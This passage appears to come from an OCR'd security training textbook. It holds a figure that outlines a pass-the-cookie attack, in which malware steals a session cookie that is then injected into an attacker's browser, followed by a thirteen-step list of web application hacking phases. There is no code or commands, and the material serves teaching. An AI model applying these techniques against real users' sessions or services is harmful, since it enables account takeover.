



1 A session cookie is generated in the browser when the user logs into a web service
User
2 The attacker steals the cookie using specially designed malware
3 The attacker injects the cookie into their browser session to access the victim's web services
Attacker
http//
Browser Session

Figure 14.43: Illustration of a pass-the-cookie attack



LO#03: Explain Web Application Hacking Methodology



Web Application Hacking Methodology

- 01 Footprint Web Infrastructure
- 02 Analyze Web Applications
- 03 Bypass Client-Side Controls
- 04 Attack Authentication Mechanism
- 05 Attack Authorization Schemes
- 06 Attack Access Controls
- 07 Attack Session Management Mechanism
- 08 Perform Injection Attacks
- 09 Attack Application Logic Flaws
- 10 Attack Shared Environments
- 11 Attack Database Connectivity
- 12 Attack Web App Client
- 13 Attack Web Services

